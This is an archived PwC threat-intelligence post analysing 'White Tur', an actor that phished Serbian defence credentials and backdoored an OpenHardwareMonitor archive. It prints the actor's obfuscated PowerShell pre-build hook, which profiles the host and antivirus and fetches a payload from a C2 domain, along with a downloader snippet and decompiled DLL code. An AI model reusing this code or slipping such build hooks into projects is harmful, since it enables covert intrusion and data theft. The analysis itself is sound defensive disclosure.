Threat actor of in-Tur-est

By PricewaterhouseCoopers

Archived: 2026-04-05 18:54:07 UTC

By Jack Simpson, Cyber Threat Intelligence, PwC

In January 2021, PwC observed a phishing page that prompted an investigation into a new threat actor we now call ‘White Tur’. Per our in-house naming convention for threat actors, the use of the colour 'White' indicates that we have not yet formally attributed White Tur as being based in a specific geographic location.

Our journey began when hunting for newly registered domains with TLS certificates that use the term ‘qov’, spoofing the legitimate term ‘gov’. Spoofing the word ‘gov’ has previously been a favoured technique of several unrelated threat actors, such as Blue Athena (a.k.a. Sofacy, APT28)[1]. On 31st January 2021, we observed the subdomain mail[.]mod[.]qov[.]rs being used to phish for Serbian Ministry of Defence credentials. The phishing page shown in *Figure 1* when visited not only logged credentials, but logged visits to the phishing page itself.



Figure 1 - Serbian Ministry of Defence phishing page mail[.]mod[.]qov[.]rs

When tracking domain registrations and domain resolutions to White Tur attributed infrastructure, we observed it to be a persistent threat actor operating over a number of years, from at least 2017 through to 2021, as shown in *Figure 2*.



Figure 2 - Timeline of domain registration and domain resolution activity by White Tur

The techniques used by White Tur included:

- Weaponised documents - Ranging from documents containing macros to exploits such as CVE-2017-0199;
- HTA scripts - Scripts that lead to the execution of PowerShell were often observed being used as an alternative to weaponised documents as an initial infection vector;
- XSL Scripts - Used inside weaponised documents to execute a payload. From our observations the XSL scripts can be used to execute a JScript or Windows binary backdoor;
- PowerShell Scripts - Part of the infection chain to download and execute the final payload;
- JScript - One of the backdoors used by White Tur was developed in JScript (One of the interpreted languages used in Windows Script Host);
- Windows binaries - Another backdoor used by White Tur was packaged as a Windows binary; and,
- Phishing - Phishing activity with governmental, defence, research and development and telecommunications themes.

This blog is focused on our analysis of White Tur's use of the open-source project OpenHardwareMonitor for payload execution. This project monitors temperature sensors, fan speeds, voltage and load and clock speeds of a computer[2]. We observed an archive named OpenHardwareMonitor-revised.zip with patterns we commonly associate with White Tur.

Filename	OpenHardwareMonitor-revised.zip
SHA-256	317f14542cba69453d1f5da8c7d5a2ecad2b502ebcbb6256cc397a9fdb18bb9c
File type	Zip archive
File size	2,810,227 bytes
First Observed	2021-05-26 17:50:34

Analysis

After analysing the contents of the ZIP file, we assessed that White Tur was likely packaging the OpenHardwareMonitor project and backdooring parts of it to execute its payloads. There were three files that White Tur had modified or created inside the archive, listed in *Table 1*.

Table 1 - Malicious files in the OpenHardwareMonitor archive

Filename	SHA-256	Description
OpenHardwareMonitorLib.csproj	7e187735d3701b681e60605563e4bb9c0febab5f4af2cbf40ba92722bf3e8f9e	Modified Visual Studio project through the pre-build event
command.dat	3e59b5a07becf6956ee9271d57135d4d6524bfc3f4e9bd7866c16810f4ff3020	Windows binary malware
CWRITE.ps1	3f99e107781c531db626e94a457bb630df4f4f37893ec2dfb2789a0b3115064b	PowerShell downloader

OpenHardwareMonitorLib.csproj

In the file OpenHardwareMonitorLib.csproj, White Tur modified the file to inject PowerShell code into the pre-build event, available in Visual Studio projects. This technique for gaining execution was discussed by Microsoft in January 2021, when they observed the North Korea-based threat actor ZINC (which we track as Black Artemis) using this method[3]. The PowerShell code retrieves environmental information from the victim using PowerShell WMI objects and utilises the BitsTransfer Module available in PowerShell to download a payload shown in *Figure 3*. The payload is downloaded and copied to \APPDATA\Local\Microsoft\OneDrive\WOFUTIL.dll - this filename has been observed in previous White Tur activity.[4]

```
powershell -exec bypass "[string]$deGSClMfF5 = '';$wmJDYGVMMr = 'SELECT * FROM AntiVirusProduct';$AntivirusProduct = Get-
'root\SecurityCenter2' -Query $wmJDYGVMMr;$deGSClMfF5 = (Get-WMIObject win32_computersystemproduct).UUID + ';;' + (Get-WM
+ ';;' + (Get-WMIObject win32_operatingsystem).OSArchitecture + ';;' + $env:username + ';;'+ (Get-WMIObject Win32_Compute
$AntivirusProduct.DisplayName; [string]$0bWgxeK4Bm = 'asSdBxTbATkStrI'; Set-Alias N7W7uql1HO ($0bWgxeK4Bm[-13] + 'tart' -
5)] + 'its' + 'Transfer'); $mdl = 'Bits'; $mdltwo = 'Transfer'; $mod = $mdl + $mdltwo; Import-Module $mod; $CrQf3wyY0n =
$env:username; $CrQf3wyY0n += '\AppData\Local\Microsoft\OneDrive\'; $StandAloneUpdaterPath = $CrQf3wyY0n + 'OneDriveStanc
$CrQf3wyY0n + 'WOFUTIL.dll';$tmpk3eMXQGOv4 = $env:tmp + '\vs.update.' + $deGSClMfF5 + '.dat';$Bytes = [System.Text.Encod
$deGSClMfF5Text = [Convert]::ToBase64String($Bytes); [string]$cbALPqj1lt = 'http://onedrive-login.us/download.php?uuid='
$k3eMXQGOv4)) {$BTJob = N7W7uql1HO -Source $cbALPqj1lt -Destination $tmpk3eMXQGOv4 -Priority High; Copy-Item $tmpk3eMXQG
if(Test-Path $k3eMXQGOv4) {$SP = $cbALPqj1lt + 'LVNBVkU9MQ=='; $tmppthx = $env:tmp + '\[redacted].dat'; $BTJob = N7W7uql1HO
-Priority High; }";</PreBuildEvent>
```

Figure 3 - PowerShell code contained in the PreBuildEvent tag

The PowerShell script will generate a unique ID for the infected machine and name it a ‘UUID’. This unique identifier is sent to the C2 when the payload is downloaded through the URL:

hxxp[:]//onedrive-login[.]us/download.php?uuid=<unique_ID>

CWRITE.ps1

CWRITE.ps1 is a PowerShell downloader script; however, unlike the prebuild event, it uses a different technique for C2 communication and logs environmental information to a separate IP. The PowerShell script sends environmental information to the following URL via BitsTransfer:

hxxp[:]//193.37.213[.]135/BitsData/

The PowerShell script will then download the payload to the same folder via the same URL as the previous script:

hxxp[:]//onedrive-login[.]us/download.php?uuid=<unique_ID>

However, its method for communication has been modified; in this sample, the PowerShell script initiates a COM object, specifically XML HTTP 3.0[5]. The script uses the .Open() method to send a HTTP request shown in *Figure 4*.

```
[redacted] = [activator]::CreateInstance([type]::GetTypeFromCLSID("F5078F35-C551-11D3-89B9-0000F81FE221"));
$gt = 'http://onedrive-login.us/download.php?uuid=';

if(Test-Path -Path $PTH2)
{
    [redacted].Open("GET", $gt + (Get-WmiObject -Class Win32_ComputerSystemProduct).UUID + '-2', $False);
    .Send();
    Start-Process -FilePath $PTH1;
} else {
    Copy-Item "./External/WinRing0/command.dat" -Destination $PTH2;
    if(Test-Path $PTH2) {
        [redacted].Open("GET", $gt + (Get-WmiObject -Class Win32_ComputerSystemProduct).UUID + '-1', $False);
        .Send();
    } else {
        [redacted].Open("GET", $gt + (Get-WmiObject -Class Win32_ComputerSystemProduct).UUID + '-0', $False);
        .Send();
    }
```

Figure 4 - Payload being downloaded using XML HTTP 3.0 COM object in PowerShell

Command.dat

The binary command.dat is a DLL that contains exports previously observed in White Tur payloads. These exports are:

- GetAdaptersAddresses;
- GetAdaptersInfo;
- GetLoaderInterface; and,
- GetTeamViewerInterface.

The payload correctly functions by executing the default DLL entry point, DllEntrypoint. PwC assesses White Tur likely uses the name WOFUTIL.dll for payloads in a DLL search order hijacking attack. The Windows binary OneDriveStandAloneUpdater.exe is vulnerable to DLL side order hijacking and loads the DLL WOFUTIL.dll[6]. The DLL also makes use of the BitsTransfer COM objects, it calls CoCreateInstance with class identifiers (CLSIDs) related to the BitsTransfer control class shown in *Figure 5*.

```
HRESULT createBitsInstance()
{
  HRESULT result; // eax

  bitsControlCOMObj = CoInitializeEx(0, 2u);
  bitsControlCOMObj = CoCreateInstance(&bitsTransferControlClass3, 0, 4u, &riid, &ppv);
  bitsControlCOMObj = CoCreateInstance(&stru_10054CF4, 0, 4u, &riid, &ppv);
  bitsControlCOMObj = CoCreateInstance(&bitsTransferControlClass2, 0, 4u, &riid, &ppv);
  bitsControlCOMObj = CoCreateInstance(&stru_10054CD4, 0, 4u, &riid, &ppv);
  bitsControlCOMObj = CoCreateInstance(&bitsTransferControlClass1, 0, 4u, &riid, &ppv);
  result = CoCreateInstance(&bitsTransferControlClass1, 0, 4u, &riid, &ppv);
  bitsControlCOMObj = result;
  return result;
}
```

Figure 5 - Malware utilising BitsTransfer control class COM objects

Like the PowerShell scripts, the Windows binary will generate a unique identifier for the victim. This is achieved by dynamically loading the library RPCRT4.dll and calling UuidCreateSequential(). The malware will use the following URL with the BitsTransfer COM object for C2 communication:

hxxp[:]//onedrive-login[.]us/tp/reply.php

From our observations, this is the most functional backdoor we have observed from White Tur which is capable of:

- File management;
- Upload and download of files;
- Execution of commands; and,
- Set malware sleep time.

However, White Tur has been experimenting with malware development and open-source projects. For example, we identify an open-source malware project name present on the command.dat PDB path. “Storm Kitty” is an open-source C# stealer used to capture credentials and keylogs by the victim.

C:\Users\tensho\Desktop\StormKitty-master\Cameleon\Release\Cameleon.pdb

This threat actor uses several techniques often observed by a wide variety of threats actors, such as DLL search order hijacking, phishing and use of COM objects. The unique feature this threat actor has is its victimology, targeting defence, governmental and research organisations based in Serbia and Republika Srpska. The full infection chain we observed with this technique is shown in *Figure 6*.



Figure 6 - Part of the infection chain used by White Tur

Footnotes

[1] ‘APT28: A Window into Russia’s Cyber Espionage Operations?’, FireEye, https://www.fireeye.com/content/dam/fireeye-www/global/en/current-threats/pdfs/rpt-apt28.pdf (5th February 2010)

[2] 'Open Hardware Monitor - Core temp, fan speed and voltages in a free software gadget', OpenHardwareMonitor, https://openhardwaremonitor.org/ (n.d)

[3] ‘ZINC attacks against security researchers’, Microsoft, https://www.microsoft.com/security/blog/2021/01/28/zinc-attacks-against-security-researchers/ (28th January 2021)

[4] CTO-TIB-20210903-01A - Darth Vladars under attack Part 3

[5] ‘MSXML 3.0 GUIDs and ProgIDs’, Microsoft, https://docs.microsoft.com/en-us/previous-versions/windows/desktop/ms766426(v=vs.85) (27th October 2018)

[6] ‘Hunting for Evidence of DLL Side-Loading With PowerShell and Sysmon’, SecurityIntelligence, https://securityintelligence.com/posts/hunting-evidence-dll-side-loading-powershell-sysmon/ (18th August 2021)

[7] 'Attribution of Advanced Persistent Threats', Springer: Timo Steffens, 20th July 2020, https://link.springer.com/book/10.1007/978-3-662-61313-9
